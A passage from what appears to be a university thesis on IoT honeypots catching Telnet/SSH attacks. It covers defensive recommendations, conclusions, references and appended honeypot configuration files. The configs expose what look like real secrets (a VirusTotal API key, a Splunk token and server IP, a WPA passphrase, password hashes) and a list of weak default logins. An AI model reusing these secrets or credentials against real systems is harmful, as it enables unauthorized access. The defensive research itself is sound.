– Disable remote administration through Telnet and SSH, unless necessary for regular operation. In that case, the SSH service on a non-standard port with disabled root user access and SSH keys should be utilized as best practice.

– If the Telnet service is required, the alternative port (2323) should be used to be significantly less targeted by specific malware.

– Limit the number of failed login attempts to prevent brute-force attacks by blocking the IP source address after a certain number of failed attempts.

If not directly in charge of the internet-connected device:

– If possible, have either a separate network or a virtual network for internet-connected devices to prevent these from being a gateway to entities holding sensitive information.

– Establish inbound firewall rules allowing only a small set of trusted IP addresses and domain names to connect to devices within the network through Telnet or SSH to limit device access.

– Establish outbound firewall rules preventing successful outbound connections through SSH tunnels utilizing compromised devices.

– If not implemented already, it can be beneficial to deploy a simple honeypot within the network to quickly gain knowledge about what is going on there and the threats it is facing. This, in turn, will make it easier for the Information Technology (IT) department to know what to prioritize and focus on to further improve the network security.

Chapter 8 Conclusion and Future Work

8.1 Conclusion

This thesis investigated the IoT threat landscape within the university network at The Norwegian University of Science and Technology by analyzing attacks utilizing the Telnet and SSH protocols. Primary data were collected by deploying three honeypots within the internal university network and three honeypots within the public university network for a period of four weeks. We performed a quantitative analysis of the collected data as well as a static analysis of the attack patterns and downloaded malware binaries. The aim was to establish differences in attack methods against the two network environments, specifically how IoT devices connected to the networks were penetrated, how they were infected, and with what malware they were infected.

Firstly, we can conclude that the public university network faces a higher risk with regards to automated attacks performed by current malware in the wild than the internal university network. No one scanned or connected to any of the honeypots deployed within the internal network throughout the running period of our experiment. In contrast, each honeypot deployed within the public university network recorded scans, connections, and interactions, as well as collected several malware binaries. Secondly, we can conclude that cybercriminals heavily rely on brute-forcing attacks against remote access services running on IoT devices, taking advantage of default and weak credentials to gain unauthorized access. Finally, once the intruder has gained shell access, the conclusion is that the infection methods are generally automated through the execution of standard scripts related to the malware being downloaded. Overall, based on the malware families identified among the captured samples on the honeypots, we can conclude that IoT devices still are popular targets for recruitment to larger botnets to execute DDoS attacks.

Based on our findings, some implications and recommendations were outlined. Poorly secured internet-connected devices placed within the public university network have proven to be vulnerable to attacks and can be potential door-openers to the internal network. In order to mitigate infiltration and potential data breaches, several security measures could be considered.

If directly administrating the IoT device, default access credentials should always be changed and the SSH service with SSH keys should be utilized if remote access is necessary. Also, reduction of brute-force effectiveness can be achieved by implementing restrictions regarding the number of failed login attempts.

Furthermore, some security measures can be applied to strengthen the overall network security if not directly in charge of the internet-connected device. These include having IoT devices on a separate network as well as implement specific inbound and outbound firewall rules. Additionally, deployment of a honeypot on the university network could be advantageous to quickly establish the threat landscape and present vulnerabilities in the network.

8.2 Future Work

However, research carried out for this thesis has highlighted several topics on which further research would be useful. The focus of this thesis was, as stated, the reconnaissance and intrusion phase, as well as the infection phase of an attack utilizing the SSH and Telnet services. It could be beneficial to also study the last phase, the monetization phase, to see how the infected devices are used in more extensive networks. This would also help gaining a better understanding of the motivation behind the attacks against IoT devices.

In addition, it could be interesting to perform a more in-depth analysis of each sample collected by the honeypots. Dynamic analysis in a virtual environment could be performed to understand how the different malware operates and how they interact with the device. This can, in turn, contribute to secure IoT devices even further in the future.

The experiment conducted in this thesis could be conducted on a larger scale by setting up multiple honeypots running the same service. This could help determine if any of the observed attacks are targeting several or all the devices running with this port, and thus gain insight into the scanning behavior of different malware. This would also yield a better basis for data comparison and, in turn, increase the validity of the results obtained from data analysis. It could be beneficial to deploy the honeypot instances using a virtualization tool to experiment in the most efficient way.

Also, future work could involve setting up honeypots in a different network environment, like a home or enterprise network, to see if there are differences in attacks towards a university network and other conventional networks.

Lastly, High Interaction Honeypots could be deployed to capture more comprehensive attacks by not restraining the interaction possibilities. As these honeypots have a higher associated risk, it would demand more work during deployment and maintenance, but could yield more detailed insight into how sophisticated attackers operate.

References

[A+09] Kevin Ashton et al. That 'Internet of Things' Thing. *RFID journal*, 22(7):97–114, 2009.

[AAB+17] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the Mirai Botnet. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1093–1110, Vancouver, BC, August 2017. USENIX Association.

[Bal] Balena. Flash. Flawless. https://www.balena.io/etcher. Last Accessed: 2020-02-27.

[Bek17] Dima Bekerman. New Mirai Variant Launches 54 Hour DDoS Attack against US College. *blog, Imperva Incapsula*, 29, 2017.

[BM19] D. Bove and T. Müller. Investigating Characteristics of Attacks on Public Cloud Systems. In *2019 6th IEEE International Conference on Cyber Security and Cloud Computing (CSCloud)/ 2019 5th IEEE International Conference on Edge Computing and Scalable Cloud (EdgeCom)*, pages 89–94, 2019.

[Bov18] Davide Bove. Using Honeypots to Detect and Analyze Attack Patterns on Cloud Infrastructures. 2018.

[BSWW18] Sara Boddy, Justin Shattuck, Debbie Walkowski, and David Warburton. The Hunt for IoT: Multi-Purpose Attack Thingbots Threaten Internet Stability and Human Life. https://www.f5.com/labs/articles/threat-intelligence/the-hunt-for-iot--multi-purpose-attack-thingbots-threaten-intern, 2018. Last Accessed: 2020-02-24.

[Cis] Cisco. Connections Counter: The Internet of Everything in Motion. https://newsroom.cisco.com/feature-content?type=webcontent&articleId=1208342. Last Accessed: 2020-04-20.

[CPM15] R. M. Campbell, K. Padayachee, and T. Masombuka. A survey of honeypot research: Trends and opportunities. In *2015 10th International Conference for*

Internet Technology and Secured Transactions (ICITST), pages 208–212, Dec 2015.

[CS16] Ezra Caltum and Ory Segal. SSHowDowN: Exploitation of IoT Devices for Launching Mass-scale Attack Campaigns, 2016.

[Des16] Desaster. Kippo - SSH Honeypot. https://github.com/desaster/kippo, 2016. Last Accessed: 2020-04-16.

[Dig] Digital Ocean. Db browser for sqlite. https://sqlitebrowser.org. Last Accessed: 2020-04-25.

[Din11] DinoTools. Dionaea - Catches Bugs. https://github.com/DinoTools/dionaea, 2011. Last Accessed: 2020-04-16.

[Fou] Raspberry Pi Foundation. What is a Raspberry Pi? https://www.raspberrypi.org/help/what-%20is-a-raspberry-pi/. Last Accessed: 2020-05-05.

[Fs20] F-secure. Attack Landscape H2 2019. https://blog-assets.f-secure.com/wp-content/uploads/2020/03/04101313/attack-landscape-h22019-final.pdf, 2020.

[FSZJ03] Feng Zhang, Shijie Zhou, Zhiguang Qin, and Jinde Liu. Honeypot: a supplemented active defense system for network security. In *Proceedings of the Fourth International Conference on Parallel and Distributed Computing, Applications and Technologies*, pages 231–235, Aug 2003.

[Gra16] Robert David Graham. Telnetlogger. https://github.com/robertdavidgraham/telnetlogger, 2016. Last Accessed: 2020-04-16.

[GTB+17] Juan David Guarnizo, Amit Tambe, Suman Sankar Bhunia, Martín Ochoa, Nils Ole Tippenhauer, Asaf Shabtai, and Yuval Elovici. Siphon: Towards scalable high-interaction physical honeypots. In *Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security*, pages 57–68, 2017.

[Hil16] Stephen Hilt. GasPot. https://github.com/sjhilt/GasPot, 2016. Last Accessed: 2020-04-16.

[KAMZ19] Georgios Kambourakis, Marios Anagnostopoulos, Weizhi Meng, and Peng Zhou. *Botnets: Architectures, Countermeasures, and Challenges*. CRC Press, 2019.

[Kat17] Dylan Katz. MongoDB-HoneyProxy. https://github.com/Plazmaz/MongoDB-HoneyProxy, 2017. Last Accessed: 2020-04-16.

[Kä18] Juha Kälkäinen. Collection and analysis of malicious SSH traffic in Oulu University network. University of Oulu, Faculty of Information Technology and Electrical Engineering, Computer Science, 2018.

[Lan] Sjoerd Langkemper. Hacking the Motorola MBP88 Connect WiFi Camera. https://www.sjoerdlangkemper.nl/2019/03/27/hacking-the-motorola-mbp88connect-wifi-camera. Last Accessed: 2020-03-19.

[LVS20] Bryson Lingenfelter, Iman Vakilinia, and Shamik Sengupta. Analyzing Variation Among IoT Botnets Using Medium Interaction Honeypots. In *2020 10th Annual Computing and Communication Workshop and Conference (CCWC)*, pages 0761–0767. IEEE, 2020.

[LXJ+17] Tongbo Luo, Zhaoyan Xu, Xing Jin, Yanhui Jia, and Xin Ouyang. Iotcandyjar: Towards an intelligent-interaction honeypot for iot devices. *Black Hat*, 2017.

[Lyo] Gordon Lyon. Nmap Network Scanning. https://nmap.org/book. Last Accessed: 2020-03-03.

[MA07] Iyatiti Mokube and Michele Adams. Honeypots: Concepts, Approaches, and Challenges. http://www.cs.potsdam.edu/faculty/laddbc/Teaching/Ethics/StudentPapers/2007Mokube-Honeypots.pdf, 2007. Last Accessed: 2020-03-17.

[MA16] Solomon Z Melese and PS Avadhani. Honeypot system for attacks on SSH protocol. *International Journal of Computer Network and Information Security*, 8(9):19, 2016.

[MAF+18] A. Marzano, D. Alexander, O. Fonseca, E. Fazzion, C. Hoepers, K. Steding-Jessen, M. H. P. C. Chaves, Í. Cunha, D. Guedes, and W. Meira. The Evolution of Bashlite and Mirai IoT Botnets. In *2018 IEEE Symposium on Computers and Communications (ISCC)*, pages 00813–00818, 2018.

[McC17] Ryan J McCaughey. Deception using an SSH honeypot. Technical report, Naval Postgraduate School Monterey United States, 2017.

[MRM17] Jelena Milosevic, Francesco Regazzoni, and Miroslaw Malek. *Malware Threats and Solutions for Trustworthy Mobile Systems Design*, pages 149–167. Springer International Publishing, Cham, 2017.

[MS19] Lionel Metongnon and Ramin Sadre. Prevalence of IoT Protocols in Telescope and Honeypot Measurements. *Journal of Cyber Security and Mobility*, 8(3):321–340, 2019.

[MSK16] Jelena Milosevic, Nicolas Sklavos, and Konstantina Koutsikou. Malware in IoT Software and Hardware. 2016.

[NBC+19] N. Neshenko, E. Bou-Harb, J. Crichigno, G. Kaddoum, and N. Ghani. Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-Scale IoT Exploitations. *IEEE Communications Surveys Tutorials*, 21(3):2702–2733, thirdquarter 2019.

[Oos20] Michel Oosterhof. Cowrie SSH/Telnet Honeypot. https://github.com/cowrie/cowrie, 2020. Last Accessed: 2020-04-10.

[OWA] OWASP. OWASP IoT Top 10 - 2018. https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf. Last Accessed: 2020-04-14.

[P] Krishnaprasad P. Capturing attacks on IoT devices with a multi-purpose IoT honeypot. https://security.cse.iitk.ac.in/sites/default/files/15111021.pdf. Last Accessed: 2020-04-11.

[PBHV+19] Morteza Pour, Elias Bou-Harb, Kavita Varma, Nataliia Neshenko, Dimitris Pados, and Kim-Kwang Raymond Choo. Comprehending the IoT Cyber Threat Landscape: A Data Dimensionality Reduction Technique to Infer and Characterize Internet-scale IoT Probing Campaigns. *Digital Investigation*, 28, 01 2019.

[PG19] Trine Cecilia Peinert and Ingvild Bye Giset. Enhance Security in the IoT with Honeypots. Project report in TTM4502, Department of Information Security and Communication Technology, NTNU – Norwegian University of Science and Technology, Dec. 2019.

[PH07] Niels Provos and Thorsten Holz. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Pearson Education, 2007.

[Phy19] Phype. Python Telnet Honeypot for Catching Botnet Binaries. https://github.com/Phype/telnet-iot-honeypot, 2019. Last Accessed: 2020-04-17.

[PR83] Jon Postel and JK Reynolds. RFC0854: Telnet Protocol Specification, 1983.

[Pro15] Deutsche Telekom AG Honeypot Project. T-Pot: A Multi-Honeypot Platform. https://dtag-dev-sec.github.io/mediator/feature/2015/03/17/concept.html, 2015. Last Accessed: 2020-05-30.

[PSY+15] Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, and Christian Rossow. IoTPOT: Analysing the Rise of IoT Compromises. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., August 2015. USENIX Association.

[Res] Cymmetria Research. MTPot. https://github.com/Cymmetria/MTPot. Last Accessed: 2020-04-14.

[Rol] Knut Olav Roland. Cowrie - Setting up a Honeypot Environment (Part 1). https://blogg.kroland.no/2019/10/01/cowrie-setting-up-a-honeypot-environment-part-1. Last Accessed: 2020-04-02.

[RVH+13] Lukas Rist, Johnny Vestergaard, Daniel Haslinger, A Pasquale, and J Smith. Conpot ICS/SCADA Honeypot. *Honeynet Project (conpot. org)*, 2013.

[Sch00] Bruce Schneier. Secrets and Lies: Digital Security in a Networked World. John Wiley and Sons, 2000.

[Sec] SSH Communications Security. SSH (Secure Shell). https://www.ssh.com/ssh. Last Accessed: 2020-04-30.

[Ser18] SerIoT. Usage of Honeypots to Detect and Mitigate Attacks to IoT Devices – The SerIoT Approach. https://seriot-project.eu/2018/10/08/usage-of-honeypots-to-detect-and-mitigate-attacks-to-iot-devices-the-seriot-approach, 2018. Last Accessed: 2020-03-17.

[Shu15] Parth Shukla. The Compromised Devices of the Carna Botnet: As used for the Internet. 2015.

[Spi02] Lance Spitzner. Honeypots: Tracking Hackers. 2002.

[Spi03] Lance Spitzner. Honeypots: Catching the insider threat. In *19th Annual Computer Security Applications Conference, 2003. Proceedings.*, pages 170–179. IEEE, 2003.

[Spl] Splunk. The Data-to-Everything Platform. https://www.splunk.com. Last Accessed: 2020-05-05.

[Str] Forrest Stroud. IoT - Internet of Things. https://www.webopedia.com/TERM/I/internet_of_things.html. Last Accessed: 2020-03-06.

[Tea] Ubuntu MATE Team. Ubuntu MATE for Raspberry Pi. https://ubuntu-mate.org/ports/raspberry-pi.

[Vir] VirusTotal. How It Works. https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works. Last Accessed: 2020-02-27.

[VS18] Pierre-Antoine Vervier and Yun Shen. Before Toasters Rise Up: A View into the Emerging IoT Threat Landscape. In Michael Bailey, Thorsten Holz, Manolis Stamatogiannakis, and Sotiris Ioannidis, editors, *Research in Attacks, Intrusions, and Defenses*, pages 556–576, Cham, 2018. Springer International Publishing.

[Wil16] Chris Williams. Today the Web Was Broken by Countless Hacked Devices—Your 60-Second Summary. *The Register*, 21, 2016.

[Wri15] Jordan Wright. Elastichoney. https://github.com/jordan-wright/elastichoney, 2015. Last Accessed: 2020-04-16.

[ZZZ+20] W. Zhang, B. Zhang, Y. Zhou, H. He, and Z. Ding. An IoT Honeynet Based on Multiport Honeypots for Capturing IoT Attacks. *IEEE Internet of Things Journal*, 7(5):3991–3999, 2020.

[17] H. Šemić and S. Mrdovic. IoT Honeypot: A Multi-component Solution for Handling Manual and Mirai-based Attacks. In *2017 25th Telecommunication Forum (TELFOR)*, pages 1–4, Nov 2017.

Appendix A

Dongle Configurations

Listing A.1: `hostapd.conf` configurations

```
interface = wlan0
bridge = br0
driver = nl80211
ssid = InternetOfShit
channel = 1
wpa = 2
wpa_passphrase = Master2020
wpa_key_mgmt = WPA-PSK
wpa_pairwise = TKIP
rsn_pairwise = CCMP
auth_algs = 1
macaddr_acl = 0
logger_syslog = -1
```

Listing A.2: Bridge up

```
#!/bin/bash
brctl addbr br0
brctl addif br0 eth0
ifconfig br0 up
dhclient br0
```

Listing A.3: Bridge down

```
#!/bin/bash
ifconfig br0 down
ifconfig eth0 0.0.0.0 down
brctl delif br0 eth0
brctl delbr br0
ifconfig eth0 up
dhclient eth0
```

Appendix B

Honeypot Configurations

B.1 Telnet-IoT-Honeypot configuration files

Listing B.1: `config.dist.yaml`

```
# This is the default (distribution) config file
# For local configuration, please create and edit the file "config.yaml",
# this ensures your configuration to endure a update using git pull
# this file is in YAML format
# If you don't know YAML, check https://de.wikipedia.org/wiki/YAML
# or just copy around existing entries
############################################
# Global config
# used by both honeypot AND backend
# Credentials for authetification
# Used by honeypot only
# If not set, will be randomly generated
# If the backend cannot find a user with id == 1 in its database,
#   it will generate one using this credentials (or the ones autogenerated)
# backend_user: "CHANGEME"
# backend_pass: "CHANGEME"
#############################################
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://localhost:5000"
# Write raw data to logfile, can be imported into backend db later
#   does include everything EXCEPT sample contents
log_raw: null
# Save samples in sample_dir
log_samples: False
# Do not download any samples, use their url as content
#   useful for debugging
fake_dl: false
# Telnet port
telnet_addr: ""
telnet_port: 2323
# Timeout in seconds for telnet session. Will expire if no bytes can be read from socket.
telnet_session_timeout: 60
# Maximum session length in seconds.
telnet_max_session_length: 120
# Minimum time between 2 connection from the same ip, if closer together
# they will be refused
telnet_ip_min_time_between_connections: 30
############################################
# Backend configuration
# sqlalchemy sql connect string
# examples:
# using sqlite: "sqlite:///database.db"
# using mysql:  ""mysql+mysqldb://USER:PASSWORD@MYSQL_HOST/DATABASE_NAME","
sql: "sqlite:///database.db"
# IP Address and port for http interface
```

```
http_port: 5000
http_addr: "127.0.0.1"
# Max connections to sql db, maybe restricted in some scenarios
max_db_conn: 1
# Directory in which samples are stored
sample_dir: "samples"
# Virustotal API key
vt_key:       "GET_YOUR_OWN"
submit_to_vt: false
# Enable or Disable IP to ASN resolution
# Options: "none" | "offline" | "online"
#    offline works by importing data from https://lite.ip2location.com/ - dowload must be done
     manually
#    online  works by querying origin.asn.cymru.com
ip_to_asn_resolution: "online"

cuckoo_enabled:  false,
cuckoo_url_base: "http://127.0.0.1:8090"
cuckoo_user:     "user"
cuckoo_passwd:   "passwd"
cuckoo_force:    0
```

Listing B.2: `config.yaml` configurations (Saturn)

```
##############################################
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: c18a1c583be18dd7dc1a0e9753692bf1
backend_salt: d66e4fb1ce8fc4bbb54e53ebc660b14a
##############################################
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9996"
# Save samples in sample_dir
log_samples: true
# Telnet port
telnet_port: 23
#############################################
# Backend configuration
# IP Address and port for http interface
http_port: 9996
http_addr: "0.0.0.0"
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true
```

Listing B.3: `config.yaml` configurations (Pluto)

```
##############################################
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: b166deada82c7e55edfee77b2e8e3000
backend_salt: 88308b91b7580964e1faccb22b52cd96
##############################################
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9997"
# Save samples in sample_dir
log_samples: true
# Telnet port
telnet_port: 23
#############################################
# Backend configuration
# IP Address and port for http interface
http_port: 9997
http_addr: "0.0.0.0"
```

```
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true
```

Listing B.4: `config.yaml` configurations (Neptun)

```
################################################
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: 46b5e1a5569cd9de362b59729dad5df5
backend_salt: b51c74ac66adb0dd546e42e1b3419866
################################################
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9998"
# Save samples in sample_dir
log_samples: true
###############################################
# Backend configuration
# IP Address and port for http interface
http_port: 9998
http_addr: "0.0.0.0"
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true
```

Listing B.5: `config.yaml` configurations (Jupiter)

```
################################################
# Global config
# Credentials for authentication
backend_user: admin
backend_pass: 60ee318c58fa58a4d7217990da91c304
backend_salt: d92ee7affe1ead347eac5dda36557121
################################################
# Honeypot configuration
# Backend URL to which honeypot will connect to to store data
backend: "http://0.0.0.0:9999"
# Save samples in sample_dir
log_samples: true
###############################################
# Backend configuration
# IP Address and port for http interface
http_port: 9999
http_addr: "0.0.0.0"
# Virustotal API key
vt_key: "8b5d879c91c40f5628fa4d9326cae7501d119eeda92f0d2f0d9b793d30e1143c2c0e"
submit_to_vt: true
```

B.2 Cowrie Configuration Files

Listing B.6 present allowed usernames and passwords to hack into the Cowrie honeypot. Passwords with `!` symbol are denied.

Listing B.6: `userdb.txt` configurations

```
root:root
root:x:toor
root:x:password
root:x:123456
root:x:!/honeypot/i
admin:x:admin
tomcat:x:tomcat
oracle:x:oracle
developer:x:developer
user:x:user
cisco:x:cisco
```

Listing B.7: `cowrie.cfg` configuration file on Venus

```
# General Cowrie Options
# ============================================================
[honeypot]
# Hostname for the honeypot. Displayed by the shell prompt of the virtual environment
hostname = ipcam-venus
# Directory where to save log files in.
log_path = var/log/cowrie
# Directory where to save downloaded artifacts in.
download_path = ${honeypot:state_path}/downloads
# Directory for static data files
share_path = share/cowrie
# Directory for variable state files
state_path = var/lib/cowrie
# Directory for config files
etc_path = etc
# Directory where virtual file contents are kept in
contents_path = honeyfs
# Directory for creating simple commands that only output text
txtcmds_path = txtcmds
# TTY logging will log a transcript of the complete terminal interaction in UML compatible
     format.
ttylog = true
# Default directory for TTY logs.
ttylog_path = ${honeypot:state_path}/tty
# Interactive timeout determines when logged in sessions are terminated for being idle. In
     seconds.
interactive_timeout = 180
# Authentication Timeout
authentication_timeout = 120
# EXPERIMENTAL: back-end to user for Cowrie, options: proxy or shell
backend = shell
# Timezone Cowrie uses for logging
timezone = UTC

# Authentication Specific Options
# ============================================================

# Class that implements the checklogin() method.
auth_class = UserDB

[backend_pool]
# Backend Pool Configurations
# ============================================================

# enable to solely run the pool, regardless of other configurations (disables SSH and Telnet)
pool_only = false
# time between full VM recycling (cleans older VMs and boots newer ones)
recycle_period = 1500
# change interface below to allow connections from outside
listen_endpoints = tcp:6415:interface=127.0.0.1
# guest snapshots
save_snapshots = false
snapshot_path = ${honeypot:state_path}/snapshots
# pool xml configs
config_files_path = ${honeypot:share_path}/pool_configs
network_config = default_network.xml
nw_filter_config = default_filter.xml

# Guest details (for a generic x86-64 guest, like Ubuntu)
# ============================================================
guest_config = default_guest.xml
guest_privkey = ${honeypot:state_path}/ubuntu18.04-guest
guest_tag = ubuntu18.04
guest_ssh_port = 22
guest_telnet_port = 23
# Configs below are used on default XMLs provided.
guest_image_path = /home/cowrie/cowrie-imgs/ubuntu18.04-minimal.qcow2
guest_hypervisor = kvm
guest_memory = 512
```

```
guest_qemu_machine = pc-q35-bionic

# Other configs. Use NAT (for remote pool)
# ============================================================
use_nat = true
nat_public_ip = 192.168.1.40

# Proxy Options
# ============================================================
[proxy]
# type of backend:
backend = pool

# Simple Backend Configuration
# ============================================================
backend_ssh_host = localhost
backend_ssh_port = 2022
backend_telnet_host = localhost
backend_telnet_port = 2023

# Pool Backend Configuration
# ============================================================

# generic pool configurable settings
pool_max_vms = 5
pool_vm_unused_timeout = 600
# allow sharing guests between different attackers if no new VMs are available
pool_share_guests = true
# Where to deploy the backend pool (only if backend = pool)
pool = local
# Remote pool configurations (used with pool=remote)
pool_host = 192.168.1.40
pool_port = 6415

# Proxy Configurations
# ============================================================

# real credentials to log into backend
backend_user = root
backend_pass = root
# Telnet prompt detection
telnet_spoof_authentication = true
# For login it is usually <hostname> login:
telnet_username_prompt_regex = (\n|^)ubuntu login: .*
# Password prompt is usually only the word Password
telnet_password_prompt_regex = .*Password: .*
# This data is sent by clients at the beginning of negotiation (before the password prompt),
     and contains the username that is trying to log in.
telnet_username_in_negotiation_regex = (.*\xff\xfa.*USER\x01)(.*?)(\xff.*)
# Other configs
# log raw TCP packets in SSh and Telnet
log_raw = false

# Shell Options - Options around Cowrie's Shell Emulation
# ============================================================
[shell]
# File in the Python pickle format containing the virtual filesystem.
filesystem = ${honeypot:share_path}/fs.pickle
# File that contains output for the `ps` command.
processes = share/cowrie/cmdoutput.json
# Fake architectures/OS
arch = linux-x64-lsb
# Modify the response of '/bin/uname'
kernel_version = 3.2.0-4-amd64
kernel_build_string = #1 SMP Debian 3.2.68-1+deb7u1
hardware_platform = x86_64
operating_system = GNU/Linux
# SSH Version as printed by "ssh -V" in shell emulation
ssh_version = OpenSSH_7.9p1, OpenSSL 1.1.1a  20 Nov 2018

# SSH Specific Options
```

```
# ============================================================
[ssh]
# Enable SSH support
enabled = true
# Public and private SSH key files. If these don't exist, they are created automatically.
rsa_public_key = ${honeypot:state_path}/ssh_host_rsa_key.pub
rsa_private_key = ${honeypot:state_path}/ssh_host_rsa_key
dsa_public_key = ${honeypot:state_path}/ssh_host_dsa_key.pub
dsa_private_key = ${honeypot:state_path}/ssh_host_dsa_key
# SSH version string as present to the client.
version = SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
# Cipher encryption algorithms to be used.
ciphers = aes128-ctr,aes192-ctr,aes256-ctr,aes256-cbc,aes192-cbc,aes128-cbc,3des-cbc,blowfish-
     cbc,cast128-cbc
# MAC Algorithm to be used.
macs = hmac-sha2-512,hmac-sha2-384,hmac-sha2-56,hmac-sha1,hmac-md5
# Compression Method to be used.
compression = zlib@openssh.com,zlib,none
# Endpoint to listen on for incoming SSH connections.
listen_port = 22
# Enable the SFTP subsystem
sftp_enabled = true
# Enable SSH direct-tcpip forwarding
forwarding = true
# This enables redirecting forwarding requests to another address
forward_redirect = false
# This enables tunneling forwarding requests to another address
forward_tunnel = false
# Configure keyboard-interactive login
auth_keyboard_interactive_enabled = false

# Telnet Specific Options
# ============================================================
[telnet]
# Enable Telnet support, disabled by default
enabled = true
# Endpoint to listen on for incoming Telnet connections.
listen_port = 23

# Output Plugins
# ============================================================

# JSON based logging module
[output_jsonlog]
enabled = true
logfile = ${honeypot:log_path}/cowrie.json
epoch_timestamp = false
# Splunk HTTP Event Collector (HEC) output module
[output_splunk]
enabled = true
url = https://129.241.208.229:8088/services/collector/event
token = 5c51ec31-ad49-4934-8f0a-cb25320111ae
index = main
source = venus
# The crashreporter sends data on Python exceptions to api.cowrie.org
[output_crashreporter]
enabled = false
debug = false
```

Listing B.8: `cowrie.cfg` configuration file on Mercury

```
# General Cowrie Options
# ============================================================
[honeypot]
# Hostname for the honeypot. Displayed by the shell prompt of the virtual environment
hostname = ipcam-mercury
# Directory where to save log files in.
log_path = var/log/cowrie
# Directory where to save downloaded artifacts in.
download_path = ${honeypot:state_path}/downloads
# Directory for static data files
share_path = share/cowrie
# Directory for variable state files
state_path = var/lib/cowrie
# Directory for config files
etc_path = etc
# Directory where virtual file contents are kept in.
contents_path = honeyfs
# Directory for creating simple commands that only output text.
txtcmds_path = txtcmds
# TTY logging will log a transcript of the complete terminal interaction in UML compatible
     format.
ttylog = true
# Default directory for TTY logs.
ttylog_path = ${honeypot:state_path}/tty
# Interactive timeout determines when logged in sessions are terminated for being idle. In
     seconds.
interactive_timeout = 180
# Authentication Timeout
authentication_timeout = 120
# EXPERIMENTAL: back-end to user for Cowrie, options: proxy or shell
backend = shell
# Timezone Cowrie uses for logging
timezone = UTC

# Authentication Specific Options
# ============================================================

# Class that implements the checklogin() method.
auth_class = UserDB

[backend_pool]
# Backend Pool Configurations
# ============================================================

# enable this to solely run the pool, regardless of other configurations (disables SSH and
     Telnet)
pool_only = false
# time between full VM recycling (cleans older VMs and boots newer ones) - involves some
     downtime between cycles
recycle_period = 1500
# change interface below to allow connections from outside (e.g. remote pool)
listen_endpoints = tcp:6415:interface=127.0.0.1
# guest snapshots
save_snapshots = false
snapshot_path = ${honeypot:state_path}/snapshots
# pool xml configs
config_files_path = ${honeypot:share_path}/pool_configs
network_config = default_network.xml
nw_filter_config = default_filter.xml

# Guest details (for a generic x86-64 guest, like Ubuntu)
# ================================================
guest_config = default_guest.xml
guest_privkey = ${honeypot:state_path}/ubuntu18.04-guest
guest_tag = ubuntu18.04
guest_ssh_port = 22
guest_telnet_port = 23

# Configs below are used on default XMLs provided.
```

```
guest_image_path = /home/cowrie/cowrie-imgs/ubuntu18.04-minimal.qcow2
guest_hypervisor = kvm
guest_memory = 512
guest_qemu_machine = pc-q35-bionic

# Other configs. Use NAT (for remote pool)
# ==================================================
use_nat = true
nat_public_ip = 192.168.1.40

# Proxy Options
# ============================================================
[proxy]
# type of backend:
backend = pool

# Simple Backend Configuration
# ==================================================
backend_ssh_host = localhost
backend_ssh_port = 2022
backend_telnet_host = localhost
backend_telnet_port = 2023

# Pool Backend Configuration
# ==================================================

# generic pool configurable settings
pool_max_vms = 5
pool_vm_unused_timeout = 600
# allow sharing guests between different attackers if no new VMs are available
pool_share_guests = true
# Where to deploy the backend pool (only if backend = pool)
pool = local
# Remote pool configurations (used with pool=remote)
pool_host = 192.168.1.40
pool_port = 6415

# Proxy Configurations
# ============================================================

# real credentials to log into backend
backend_user = root
backend_pass = root
# Telnet prompt detection
telnet_spoof_authentication = true
# For login it is usually <hostname> login:
telnet_username_prompt_regex = (\n|^)ubuntu login: .*
# Password prompt is usually only the word Password
telnet_password_prompt_regex = .*Password: .*
# This data is sent by clients at the beginning of negotiation (before the password prompt),
     and contains the username that is trying to log in.
telnet_username_in_negotiation_regex = (.*\xff\xfa.*USER\x01)(.*?)(\xff.*)
# Other configs #
# log raw TCP packets in SSh and Telnet
log_raw = false

# Shell Options
# Options around Cowrie's Shell Emulation
# ========================================================================
[shell]
# File in the Python pickle format containing the virtual filesystem.
filesystem = ${honeypot:share_path}/fs.pickle
# File that contains output for the `ps` command.
processes = share/cowrie/cmdoutput.json
# Fake architectures/OS
arch = linux-x64-lsb
# Modify the response of '/bin/uname'
kernel_version = 3.2.0-4-amd64
kernel_build_string = #1 SMP Debian 3.2.68-1+deb7u1
hardware_platform = x86_64
operating_system = GNU/Linux
```

```
# SSH Version as printed by "ssh -V" in shell emulation
ssh_version = OpenSSH_7.9p1, OpenSSL 1.1.1a  20 Nov 2018

# SSH Specific Options
# ============================================================================
[ssh]
# Enable SSH support
enabled = true
# Public and private SSH key files. If these don't exist, they are created automatically.
rsa_public_key = ${honeypot:state_path}/ssh_host_rsa_key.pub
rsa_private_key = ${honeypot:state_path}/ssh_host_rsa_key
dsa_public_key = ${honeypot:state_path}/ssh_host_dsa_key.pub
dsa_private_key = ${honeypot:state_path}/ssh_host_dsa_key
# SSH version string as present to the client.
